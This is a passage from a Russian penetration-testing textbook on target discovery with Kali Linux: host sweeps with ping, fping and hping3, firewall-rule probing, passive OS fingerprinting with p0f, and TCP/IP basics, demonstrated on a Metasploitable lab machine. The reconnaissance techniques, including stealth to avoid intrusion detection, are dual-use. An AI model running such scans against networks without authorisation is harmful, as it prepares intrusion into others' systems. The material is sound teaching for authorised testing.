- ❑ Найти в целевой сети доступные машины. Если целевая машина недоступна, мы не можем проводить на ней тест на проникновение и перейдем к следующей машине.

- Определить операционную систему, установленную на целевой машине.
- Использовать собранную таким образом информацию в процессе сопоставления уязвимостей.

Для процесса обнаружения целей мы можем использовать инструменты, предоставляемые Kali Linux. Некоторые из них доступны в меню *Information Gathering* (Сбор информации). Другие приложения придется запускать из командной строки.

В этой главе мы опишем лишь несколько важных инструментов из каждой категории. Инструменты выбраны в зависимости от их функциональности, популярности и поставленных перед исследователем целей.



В этой главе в качестве целевой системы мы используем установленную ранее Metasploitable 2. Каждую из предложенных команд вы можете опробовать в этой операционной системе.

## Идентификация целевой машины

Инструменты этой категории используются для определения целевых машин, к которым испытатель на проникновение может получить доступ. Прежде чем начать процесс идентификации, мы должны знать условия и соглашения, предъявляемые нашим клиентом.

Если в соглашении требуется скрыть все действия по тестированию на проникновение, мы все опыты должны проводить скрытно. Методы скрытности могут также применяться для тестирования функциональности *системы обнаружения вторжений (IDS)* или *системы предотвращения вторжений (IPS)*. Если такие требования не обговаривались, проведение испытания на проникновение скрывать не следует.

### ping

ping — самый известный и часто применяемый инструмент, который используется для проверки доступности конкретного хоста. Он работает следующим образом: сначала целевой машине или сети отправляется пакет эхо-запроса протокола *ICMP* (*Internet Control Message Protocol* — протокол межсетевых управляющих сообщений). Если целевая машина доступна и брандмауэр не блокирует пакет эхо-запроса ICMP, он вышлет пакет эхо-ответа ICMP.



Запрос проверки связи ICMP и эхо-ответ ICMP — это два сообщения ICMP управления. Чтобы узнать о других управляющих сообщениях ICMP, обратитесь по адресу [https://en.wikipedia.org/wiki/Internet\\_Control\\_Message\\_Protocol#Control\\_messages](https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol#Control_messages).

В меню Kali Linux команды ping нет. Чтобы выполнить ее, откройте терминал и введите ping с нужными параметрами.

Чтобы выполнить тестирование целевого устройства, введите команду `ping` и IP-адрес целевого устройства (рис. 5.1).

```
root@kali:~# ping 172.16.43.156
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=11.4 ms
64 bytes from 172.16.43.156: icmp_seq=2 ttl=64 time=0.264 ms
64 bytes from 172.16.43.156: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 172.16.43.156: icmp_seq=4 ttl=64 time=0.312 ms
64 bytes from 172.16.43.156: icmp_seq=5 ttl=64 time=0.290 ms
64 bytes from 172.16.43.156: icmp_seq=6 ttl=64 time=0.288 ms
64 bytes from 172.16.43.156: icmp_seq=7 ttl=64 time=0.305 ms
64 bytes from 172.16.43.156: icmp_seq=8 ttl=64 time=0.344 ms
64 bytes from 172.16.43.156: icmp_seq=9 ttl=64 time=0.315 ms
64 bytes from 172.16.43.156: icmp_seq=10 ttl=64 time=0.329 ms
64 bytes from 172.16.43.156: icmp_seq=11 ttl=64 time=0.336 ms
64 bytes from 172.16.43.156: icmp_seq=12 ttl=64 time=0.296 ms
64 bytes from 172.16.43.156: icmp_seq=13 ttl=64 time=0.284 ms
64 bytes from 172.16.43.156: icmp_seq=14 ttl=64 time=0.311 ms
64 bytes from 172.16.43.156: icmp_seq=15 ttl=64 time=0.257 ms
64 bytes from 172.16.43.156: icmp_seq=16 ttl=64 time=0.330 ms
64 bytes from 172.16.43.156: icmp_seq=17 ttl=64 time=0.292 ms
64 bytes from 172.16.43.156: icmp_seq=18 ttl=64 time=0.313 ms
61 bytes from 172.16.43.156: icmp_seq=19 ttl=64 time=0.305 ms
^C
--- 172.16.43.156 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18001ms
```

**Рис. 5.1.** Команда `ping` выполняется

По умолчанию этот тест будет идти непрерывно. Чтобы его остановить, нажмите сочетание клавиш `Ctrl+C`.

Инструмент `ping` имеет несколько параметров. Ниже показаны наиболее популярные.

- ❑ `-c` (счет) — число отправленных эхо-запросов.
- ❑ `-I` (IP-адрес интерфейса) — это IP-адрес целевой машины. Аргументом может быть числовой IP-адрес (например, 192.168.56.102) или имя устройства (например, `eth0`). Данный параметр можно применять для проверки связи с локальным адресом IPv6.
- ❑ `-s` (размер пакета) — указывает количество отправляемых байтов данных. По умолчанию размер пакета составляет 56 байт, что в сочетании с 8 байтами данных заголовка ICMP преобразуется в 64 байта данных ICMP.

Посмотрим, как эти параметры применяются на практике. Предположим, испытание на проникновение вы начинаете с внутреннего теста. Клиент предоставил вам список IP-адресов целевых серверов и доступ к локальной сети по кабелю.

Первое, что вам следует сделать перед запуском основного теста на проникновение, — проверить, доступны ли с вашей машины целевые серверы. Для этого вам вполне подойдет команда `ping`.

Допустим, IP-адрес целевого сервера — 172.16.43.156, в то время как IP-адрес вашего компьютера — 172.16.43.150. Для проверки доступности целевого сервера введите следующую команду:

```
ping -c 1 172.16.43.156
```



Вместо IP-адреса целевой машины ping также принимает имена хостов.

На рис. 5.2 показан результат, который мы получим после выполнения этой команды.

```
root@kali:~# ping -c 1 172.16.43.156
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=0.869 ms

--- 172.16.43.156 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.869/0.869/0.869/0.000 ms
```

**Рис. 5.2.** Результат выполнения команды ping

Мы видим, что пакет эхо-запроса ICMP был передан назначению (IP-адрес = 172.16.43.156). В ответ компьютеру (IP-адрес = 172.16.43.150) был возвращен эхо-ответ. На передачу пакета, прием целевым компьютером и обратный ответ было потрачено 0,869 миллисекунды. Потери пакетов нет.

Посмотрим, какие сетевые пакеты передаются и принимаются нашей машиной. Для захвата пакетов мы используем анализатор сетевого протокола Wireshark (рис. 5.3).

No.	Time	Source	Destination	Protocol	Length	Info
7	2.456832000	172.16.43.150	172.16.43.156	TCP	98	Echo (ping) request id=0x0902, seq=1/256, ttl=64 (reply in 10)
10	2.465325000	172.16.43.156	172.16.43.150	ICMP	98	Echo (ping) reply id=0x0982, seq=1/256, ttl=64 (request in 7)

**Рис. 5.3.** Анализируем захваченные пакеты

На рис. 5.3 видно, что наш компьютер (172.16.43.150) отправил целевому компьютеру (172.16.43.156) один пакет эхо-запроса ICMP. Целевой компьютер на этот эхо-запрос передал нашей машине пакет с эхо-ответом. Более подробно Wireshark мы рассмотрим в главе 9.

Если на целевом компьютере используется IP-адрес протокола IPv6, например fe80::20c:29ff:fe18:f08, то для проверки его доступности мы можем воспользоваться инструментом ping6. Вам для работы с локальным адресом следует добавить в команду параметр -I:

```
# ping6 -c 1 fe80::20c:29ff:fe18:f08 -I eth0
PING fe80::20c:29ff:fe18:f08(fe80::20c:29ff:fe18:f08) from
fe80::20c:29ff:feb3:137 eth0: 56 data bytes
64 bytes from fe80::20c:29ff:fe18:f08: icmp_seq=1 ttl=64 time=7.98 ms
--- fe80::20c:29ff:fe18:f08 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.988/7.988/7.988/0.000 ms
```

На рис. 5.4 показаны пакеты, отправленные для выполнения запроса ping6. Здесь видно, что ping6 использует для запроса и ответа протокол ICMPv6.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:fe18:f	ICMPv6	118	Echo (ping) request id=0x07e6, seq=1, hop limit=64 (reply in 4)
2	0.006881000	fe80::20c:29ff:fe18:f08	ff02::1:ffeb3:137	ICMPv6	88	Neighbor Solicitation for fe80::20c:29ff:feb3:137 from 00:0c:29:18:0f:08
3	0.006908000	fe80::20c:29ff:feb3:137	fe80::20c:29ff:fe18:f	ICMPv6	88	Neighbor Advertisement fe80::20c:29ff:feb3:137 (sol., ovr) is at 00:0c:29:b3:01:97
4	0.008871000	fe80::20c:29ff:fe18:f08	fe80::20c:29ff:feb3:1	ICMPv6	118	Echo (ping) reply id=0x07e6, seq=1, hop limit=64 (request in 1)

**Рис. 5.4.** Выполнение запроса ping6

Для блокировки ping-запроса нужно настроить брандмауэр так, чтобы он отвечал на эхо-запросы только с определенного хоста, а эхо-запросы с остальных хостов игнорировал.

## fping

Разница между *ping* и *fping* заключается в том, что инструмент fping может отправлять ping нескольким хостам одновременно. В командной строке можно указать несколько целевых компьютеров или использовать файл, содержащий хосты для проверки связи.

В fping по умолчанию ping отслеживает ответ от целевого компьютера. Если целевой компьютер отправляет ответ, он будет отмечен и удален из списка назначения. Если целевой компьютер не отвечает в течение определенного срока, он будет помечен как недоступный. По умолчанию fping попытается отправить три пакета эхо-запроса ICMP для каждой цели.

Для доступа к fping используется следующая команда:

```
# fping -h
```

В ответ мы получим инструкцию по использованию этой команды и доступные параметры.

Следующие сценарии дадут вам представление, как можно использовать fping.

Если нам нужно одновременно опросить несколько целевых машин с IP-адресами 72.16.43.156, 172.16.43.150 и 172.16.43.155, мы можем ввести следующую команду:

```
fping 172.16.43.156 172.16.43.150 172.16.43.155
```

Ниже показан результат ее выполнения:

```
# fping 172.16.43.156 172.16.43.150 172.16.43.155
172.16.43.156 is alive
172.16.43.150 is alive
ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
ICMP Host Unreachable from 172.16.43.150 for ICMP Echo sent to
172.16.43.155
172.16.43.155 is unreachable
```

Мы также можем генерировать список хостов автоматически, без определения один за другим IP-адресов и идентификации работающих и отвечающих на запросы компьютеров. Предположим, мы хотим найти включенные и отвечающие на запросы хосты в сети 172.16.43.0/24. Для этого следует использовать параметр **-g** и задать сеть для проверки, как в команде:

```
# fping -g 172.16.43.0/24
```

Если мы хотим изменить количество попыток проверки связи, нужно использовать параметр **-r** (ограничение повторных попыток), как показано далее. По умолчанию инструмент выполняет три попытки отправки пакетов.

```
fping -r 1 -g 172.16.43.149 172.16.43.160
```

На что мы получим такой ответ:

```
# fping -r 1 -g 172.16.43.149 172.16.43.160
172.16.43.150 is alive
172.16.43.156 is alive
172.16.43.149 is unreachable
172.16.43.151 is unreachable
172.16.43.152 is unreachable
172.16.43.153 is unreachable
172.16.43.154 is unreachable
172.16.43.155 is unreachable
172.16.43.157 is unreachable
172.16.43.158 is unreachable
172.16.43.159 is unreachable
172.16.43.160 is unreachable
```

Чтобы собрать полную статистику, добавьте параметр **-s**:

```
fping -s www.yahoo.com www.google.com www.msn.com
```

На эту команду мы получим следующий ответ:

```
#fping -s www.yahoo.com www.google.com www.msn.com
www.yahoo.com is alive
www.google.com is alive
www.msn.com is alive
  3 targets
  3 alive
  0 unreachable
  0 unknown addresses
  0 timeouts (waiting for response)
  3 ICMP Echos sent
  3 ICMP Echo Replies received
  0 other ICMP received
28.8 ms (min round trip time)
30.5 ms (avg round trip time)
33.6 ms (max round trip time)
  0.080 sec (elapsed real time)
```

## hping3

Средство *hping3* представляет собой генератор и анализатор сетевых пакетов командной строки. Благодаря возможности генерировать пользовательские сетевые пакеты *hping3* можно задействовать для протокола TCP/IP при выполнении таких тестов, как сканирование портов, проверка правил брандмауэра и тестирование производительности сети.

Как утверждает разработчик, есть еще несколько вариантов использования *hping3*:

- тестирование правил брандмауэра;
- тестирование IDS;
- использование известных уязвимостей в стеке TCP/IP.

Чтобы получить доступ к *hping3*, перейдите в консоль и введите команду *hping3*. Вы можете задавать команды *hping3* несколькими способами: введя в командную строку, через интерактивную оболочку или с помощью сценария.

Без заданных в командной строке параметров *hping3* отправляет нулевой TCP-пакет на порт под номером 0. Для выбора другого протокола укажите в командной строке следующие параметры.

Короткий параметр	Длинный параметр	Значение
-0	--raw-ip	Отправляет необработанные IP-пакеты
-1	--icmp	Отправляет пакеты ICMP
-2	--udp	Передает пакеты UDP
-8	--scan	Выбирает режим сканирования
-9	--listen	Включает режим прослушивания

При использовании протокола TCP мы можем применять TCP-пакеты без каких-либо дополнительных флагов (это предусмотрено по умолчанию) или выбрать один из следующих вариантов.

Параметр	Имя флага
-S	sun
-A	ack
-R	rst
-F	fin
-P	psh
-U	urg
-X	xmas: flags fin, urg, psh set
-Y	ymas

Рассмотрим возможные случаи использования hping3.

Отправьте один пакет эхо-запроса ICMP на машину с IP-адресом 192.168.56.101. Для этого укажите следующие параметры: **-1** (чтобы выбрать протокол ICMP) и **-c 1** (для установки набора пакетов в один пакет):

```
hping3 -1 172.16.43.156 -c 1
```

В ответ мы получим следующее:

```
# hping3 -1 172.16.43.156 -c 1
HPING 172.16.43.156 (eth0 172.16.43.156): icmp mode set, 28 headers + 0 data
bytes
len=46 ip=172.16.43.156 ttl=64 id=63534 icmp_seq=0 rtt=2.5 ms
--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 2.5/2.5/2.5 ms
```

Из полученных выходных данных мы можем определить, что целевая машина подключена к сети, работает и отвечает на эхо-запрос ICMP.

Чтобы проверить, правильны ли наши выводы, мы с помощью tcpdump захватили трафик. Захваченные пакеты показаны на рис. 5.5.

```
11:52:36.585449 IP (tos 0x0, ttl 64, id 3987, offset 0, flags [none], proto ICMP (1), length 28)
    kali > 172.16.43.156: ICMP echo request, id 64773, seq 0, length 8
11:52:36.589264 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has kali tell 172.16.43.156, length 46
11:52:36.589219 ARP, Ethernet (len 6), IPv4 (len 4), Reply kali is-at 00:0c:29:b3:01:37 (oui Unknown), length 46
11:52:36.590353 IP (tos 0x0, ttl 64, id 18745, offset 0, flags [none], proto ICMP (1), length 28)
    172.16.43.156 > kali: ICMP echo reply, id 64773, seq 0, length 8
```

**Рис. 5.5.** Пакеты, захваченные с помощью tcpdump

Мы видим, что цель ответила пакетом эхо-ответа ICMP.

Мы можем вводить параметры не только в командную строку. Инструмент hping3 способен работать и в интерактивном режиме. Запустите терминал и введите в командную строку **hping3**. Появится приглашение, в котором можно вводить Tcl-команды.



Чтобы получить больше информации по командам Tcl, обратитесь к следующим ресурсам: <http://www.invece.org/tclwise/> и <http://wiki.tcl.tk/>.

Ниже приведен соответствующий сценарий Tcl:

```
hping3> hping send {ip(daddr=172.16.43.156)+icmp(type=8,code=0)}
```

Если терминал не запущен, откройте окно терминала и для получения ответа от целевого сервера введите следующую команду:

```
hping recv eth0
```

После этого откройте еще одно окно терминала и введите в командную строку запрос. На рис. 5.6 показан ответ, который вы должны получить.

```
hping3> hping recv eth0
ip(ihl=0x0,ver=0x0,tos=0x00,totlen=0,id=0,fragoff=0,mf=0,df=0,rf=0,ttl=0,proto=0
,cksum=0x0000,saddr=0.0.0.0,daddr=0.0.0.0)
```

**Рис. 5.6.** Ответ на отправленный запрос

Можно также использовать hping3 для проверки правил брандмауэра. Предположим, у вас есть следующие правила брандмауэра.

- Принимать любые TCP-пакеты, направленные на порт 22 (SSH).
- Принимать любые TCP-пакеты, относящиеся к установлению соединения.
- Отбросить любые другие пакеты.

Чтобы проверить эти правила, для передачи пакета эхо-запроса ICMP введите в hping3 следующую команду:

```
hping3 -1 172.16.43.156 -c 1
```

В ответ вы получите такой код:

```
# hping3 -1 172.16.43.156 -c 1
HPING 172.16.43.156 (eth0 172.16.43.156): icmp mode set, 28 headers + 0 data bytes
--- 172.16.43.156 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Мы видим, что целевая машина не ответила на наш ping-запрос.

Отправьте TCP-пакет на порт 22 с флагом SYN. В ответ вы получите результат, показанный на рис. 5.7.

```
root@kali:~# hping3 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): S set, 40 headers + 0 data bytes
len=46 ip=172.16.43.156 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=5.3 ms
--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms
```

**Рис. 5.7.** Ответ на запрос, отправленный на порт 22 с флагом SYN

На рис. 5.7 видно, что брандмауэр целевой машины позволяет пакету SYN достигать порта 22. Давайте проверим, разрешено ли UDP-пакету достигать порта 22 (рис. 5.8).

```
root@kali:~# hping3 -2 172.16.43.156 -c 1 -S -p 22 -s 6060
HPING 172.16.43.156 (eth0 172.16.43.156): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.43.156 name=UNKNOWN
status=0 port=6060 seq=0

--- 172.16.43.156 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 26.8/26.8/26.8 ms
```

**Рис. 5.8.** Проверяем, разрешено ли UDP-пакету достигать порта 22

На рис. 5.8 видно, что брандмауэр целевой машины не позволяет UDP-пакету достичь порта 22.

Возможности hping3 не ограничиваются вышеописанными операциями. В этой главе мы рассмотрели только несколько возможностей применения этого инструмента. Если вы хотите узнать больше, обратитесь к документации hping3, расположенной по адресу <http://wiki.hping.org>.

## Получение отпечатков ОС

После того как мы установили, что целевая машина нам отвечает, мы можем узнать, какая операционная система на ней используется. Этот метод широко известен как *снятие отпечатков пальцев (fingerprinting) операционной системы*. Существует два метода снятия отпечатков пальцев: активный и пассивный.

При выполнении *активного* метода приложение отправляет целевой машине сетевые пакеты, а затем анализирует полученный ответ и определяет, какая операционная система установлена. Преимущество такого метода заключается в том, что процесс проходит быстро. Но есть и недостатки: например, целевая машина может заметить попытку получить информацию о своей операционной системе.

Чтобы избежать обнаружения, следует воспользоваться *пассивным* методом снятия отпечатков ОС. Этот метод был впервые разработан Михалом Залевски (Michał Zalewsky), когда он создавал инструмент под названием *p0f*. Основным преимуществом метода является то, что при работе этого инструмента уменьшается взаимодействие между целевой и испытательной машиной и скрытность снятия отпечатков значительно увеличивается. Наиболее существенный недостаток пассивного метода в том, что на процесс снятия отпечатков затрачивается гораздо больше времени.

В этом разделе мы рассмотрим несколько инструментов, которые можно использовать для снятия отпечатков ОС.

**p0f.** Инструмент p0f предназначен для пассивного снятия отпечатков операционной системы. Его можно применять для идентификации ОС на следующих компьютерах.

- ❑ Машины, которые подключаются к вашей испытательной машине (режим SYN, выбранный по умолчанию).
- ❑ Машины, к которым подключаетесь вы (режим SYN + ACK).
- ❑ Машины, к которым не удается подключиться (режим RST+).
- ❑ Машины, связь с которыми вы можете контролировать.

Инструмент p0f анализирует TCP-пакеты, отправленные в ходе сетевого обмена. Далее собирается статистика специальных пакетов, которые по умолчанию не стандартизированы ни одной корпорацией. Например, ядро Linux использует 64-байтовую ping-датаграмму, а Windows — 32-байтовую ping-датаграмму или

значение *времени жизни пакета (TTL)*. Для Windows значение TTL равно 128, а для Linux зависит от дистрибутива. Эту информацию p0f применяет для определения операционной системы удаленного компьютера.



При использовании входящего в состав Kali Linux инструмента p0f мы не смогли снять отпечатки операционной системы на удаленной машине. Мы выяснили, что в инструменте p0f не обновлена база данных отпечатков. К сожалению, нам не удалось найти последнюю версию базы данных отпечатков. Поэтому мы задействовали p0f версии 3.06b. Для использования этой версии скачайте файл TARBALL (<http://lcamtuf.coredump.cx/p0f3/releases/p0f-3.06b.tgz>) и скомпилируйте код, запустив сценарий build.sh. По умолчанию файл базы данных отпечатков (p0f.fp) располагается в текущем каталоге.

Если вы хотите изменить путь хранения файла и поместить его, например, в каталог /etc/p0f/p0f.fp, отредактируйте файл config.h и перекомпилируйте p0f. Если путь хранения не изменить, то для определения расположения файла базы данных отпечатков потребуется использовать параметр -f.

Чтобы получить доступ к p0f, откройте консоль и введите команду `p0f -h`. Она выведет на экран инструкцию по использованию приложения и описание всех параметров. Воспользуемся инструментом p0f для идентификации операционной системы, установленной на удаленной машине, к которой мы подключимся. Для этого нужно ввести в консоли следующую команду:

```
p0f -f /etc/p0f/p0f.fp -o p0f.log
```

Команда будет читать базу данных из файла и сохранит сведения в файле `p0f.log`. Затем вы увидите следующую информацию:

```
-- p0f 3.07b by Michal Zalewski <lcamtuf@coredump.cx> ---
[+] Closed 1 file descriptor.
[+] Loaded 320 signatures from '/usr/share/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.
```

Теперь необходимо выполнить сетевые операции по созданию TCP-подключения, например просмотр удаленного компьютера или подключение целевого удаленного компьютера к нашему компьютеру. Для примера мы установили подключение к сайту HTTP, расположенному на компьютере 2.



При успешном снятии отпечатков с помощью p0f информацию об операционной системе целевой машины вы увидите в консоли. Кроме того, она сохранится в файле журнала (p0f.log).

Это сокращенный вариант того, что будет отображено в консоли:

```
.- [ 172.16.43.150/41522 -> 172.16.43.156/80 (syn+ack) ]-
| server = 172.16.43.156/80
| os = Linux 2.6.xe
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
```

На рис. 5.9 показан файл журнала с полученной информацией.

```
p0f.log
/usr/share/p0f
[2016/02/10 22:12:38] mod=syn|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id:+0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=syn+ack|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|os=Linux
2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
[2016/02/10 22:12:38] mod=mtu|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:38] mod=http request|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=cli|
app=Firefox 10.0 or newer|lang=English|params=none|raw_sig=1:Host,User-Agent,Accept-[text/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-US,en;q=0.5],Accept-
Encoding=[gzip, deflate],Connection=[keep-alive];Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.6.0
[2016/02/10 22:12:39] mod=uptime|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|uptime=0
days 2 hrs 38 min (modulo 497 days)|raw_freq=99.92 Hz
[2016/02/10 22:12:39] mod=http response|cli=172.16.43.150/41522|srv=172.16.43.156/80|subj=srv|
app=Apache 2.x|lang=none|params=none|raw_sig=1>Date,Server,X-Powered-By=
[PHP/5.2.4-2ubuntu5.10],Keep-Alive=timeout=15,max=100,Connection=[Keep-Alive],Transfer-Encoding=
[chunked],Content-Type=Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id:+0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|os=???
dist=0|params=none|raw_sig=4:120+0:0:1460:mss*44,0:mss:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/46432|srv=65.52.108.76/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=syn|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|os= Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id:+0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:12:54] mod=uptime|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=cli|uptime=0
days 3 hrs 25 min (modulo 198 days)|raw_freq=250.00 Hz
[2016/02/10 22:12:54] mod=syn+ack|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|os=???
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss:0
[2016/02/10 22:12:54] mod=mtu|cli=172.16.43.150/56087|srv=104.208.31.113/443|subj=srv|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=syn|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|os=Linux 3.11
and newer|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*20,10:mss,sok,ts,nop,ws:df,id:+0
[2016/02/10 22:13:10] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|link=Ethernet
or modem|raw_mtu=1500
[2016/02/10 22:13:10] mod=uptime|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=cli|uptime=0
days 3 hrs 26 min (modulo 198 days)|raw_freq=249.98 Hz
[2016/02/10 22:13:11] mod=syn+ack|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|os=???
dist=0|params=none|raw_sig=4:128+0:0:1460:mss*44,0:mss:0
[2016/02/10 22:13:11] mod=mtu|cli=172.16.43.150/46290|srv=23.102.59.27/443|subj=srv|link=Ethernet
```

**Рис. 5.9.** Информация, записанная в журнал

Основываясь на предыдущем результате, мы узнали, что целью является операционная система Linux 2.6.

На рис. 5.10 приводятся данные, полученные с целевого компьютера.

```
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ _
```

**Рис. 5.10.** Информация об ОС, полученная с целевого компьютера

Сравнивая данные, мы поймем, что p0f правильно получил информацию об ОС целевого компьютера. Удаленная машина работает под управлением Linux версии 2.6.

Завершите работу p0f, нажав сочетание клавиш Ctrl+C.

## Введение в сканирование портов

Самый простой метод сканирования портов тот, что используется на целевых компьютерах для определения состояния портов протоколов TCP и UDP. Открытый порт означает, что в целевом компьютере существует сетевая служба, которая прослушивает порт, и она доступна. Закрытый порт показывает, что службы, прослушивающей данный порт, нет.

После того как состояние порта будет определено, злоумышленник проверит версию используемого сетевой службой программного обеспечения и обнаружит уязвимости этой версии. Предположим, что сервер А имеет программное обеспечение веб-сервера версии 1.0. Несколько дней назад был выпущен бюллетень по безопасности. Информация об уязвимости в веб-серверах версии 1.0 была опубликована. Если злоумышленник узнает, какая версия веб-сервера используется, информация об уязвимости может быть задействована для атаки на этот сервер. Это простой пример того, что может сделать злоумышленник после получения информации о доступных на компьютере службах.

Прежде чем мы углубимся в мир сканирования портов, немного обсудим теорию протоколов TCP/IP.

## Изучаем протокол TCP/IP

В состав протоколов TCP/IP включены десятки различных протоколов. Наиболее важные из них — TCP и IP. Протокол IP обеспечивает адресацию, маршрутизацию датаграмм и другие функции для подключения одной машины к другой. Протокол TCP отвечает за управление соединениями и обеспечивает надежную передачу данных между процессами на двух машинах. Протокол IP в модели *Open Systems Interconnection (OSI)* расположен на сетевом уровне 3, тогда как TCP — на транспортном уровне (уровень 4) OSI.

Кроме TCP, вторым ключевым протоколом на транспортном уровне является UDP. Конечно, вы можете спросить, в чем разница между этими двумя протоколами. Если коротко, TCP имеет следующие характеристики.

- ❑ *Это протокол, ориентированный на подключение.* Прежде чем TCP приступит к передаче данных, клиент и сервер устанавливают между собой TCP-соединение, используя механизм трехстороннего подтверждения связи.
    - Клиент инициирует соединение, отправляя на сервер пакет, содержащий флаг SYN (*synchronize*). Обратите внимание: в поле порядкового номера сегмента SYN находится *начальный порядковый номер* (*Initial Sequence Number, ISN*). Этот номер выбирается случайным образом.
    - Сервер отвечает собственным сегментом SYN, содержащимся в ISN. Сервер подтверждает SYN клиента, отправляя флаг ACK (подтверждение), хранящий значение клиентского ISN + 1.
    - Клиент подтверждает полученное от сервера сообщение, отправив флаг ACK, содержащий серверный ISN + 1. После этого клиент и сервер могут обмениваться данными.
    - Чтобы прервать соединение, TCP должен выполнить такие шаги:
      - 1) клиент отправляет пакет, содержащий набор флагов FIN (*finish*);
      - 2) сервер передает пакет ACK (подтверждение), чтобы сообщить клиенту, что сервер получил пакет FIN;
      - 3) после того как сервер приложений подготовился к закрытию, он отправляет пакет FIN;
      - 4) затем клиент для подтверждения получения пакета FIN сервера отправляет пакет ACK. Обычно каждая сторона (клиент или сервер) может завершить связь, отправив пакет FIN.
  - ❑ *Это надежный протокол.* TCP использует порядковый номер и подтверждение для идентификации пакетных данных. Получатель отправляет подтверждение после получения пакета. Если пакет потерян или подтверждения от получателя пакета нет, TCP еще раз автоматически ретранслирует этот пакет. Если пакеты поступают не по порядку, TCP изменит порядок пакетов перед отправкой приложению.
  - ❑ *Приложения, которым необходимо передавать файлы или важные данные, используют протокол TCP.* Это такие приложения, как, например, протокол HTTP и протокол FTP.
- Протокол UDP имеет противоположные протоколу TCP характеристики.
- ❑ UDP не устанавливает соединение. Иначе говоря, для отправки данных клиенту и серверу в начале передачи не нужно устанавливать UDP-соединение.
  - ❑ Протокол предпримет все имеющиеся у него способы, чтобы отправить пакет в пункт назначения. Если же пакет потерянся, UDP не будет отправлять его повторно.

